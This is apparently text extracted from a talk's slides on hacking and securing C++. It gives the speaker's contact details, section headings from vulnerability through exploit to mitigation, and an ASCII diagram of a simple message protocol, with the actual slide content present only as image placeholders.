



Hacking and Securing C++

MARCELL JUHASZ





20
26



whoami

Marcell Juhasz

marcelljuhasz.com
github.com/juhaszmarcell196
linkedin.com/in/juhaszmarcell
marcell.juhasz96@gmail.com




Zühlke Engineering (Austria) GmbH

Rivergate, Handelskai 92
1200, Vienna, Austria
wien@zuehlke.com
+43 1 205 11 6800



Overview



background information



bug/vulnerability







exploit



mitigation


spoiler: don't do it

Setup





Message





don't send passwords...


Login

```


0                               1                               2                               3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
| message type |      subtype      |payload length| payload...  |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+

```


request




response



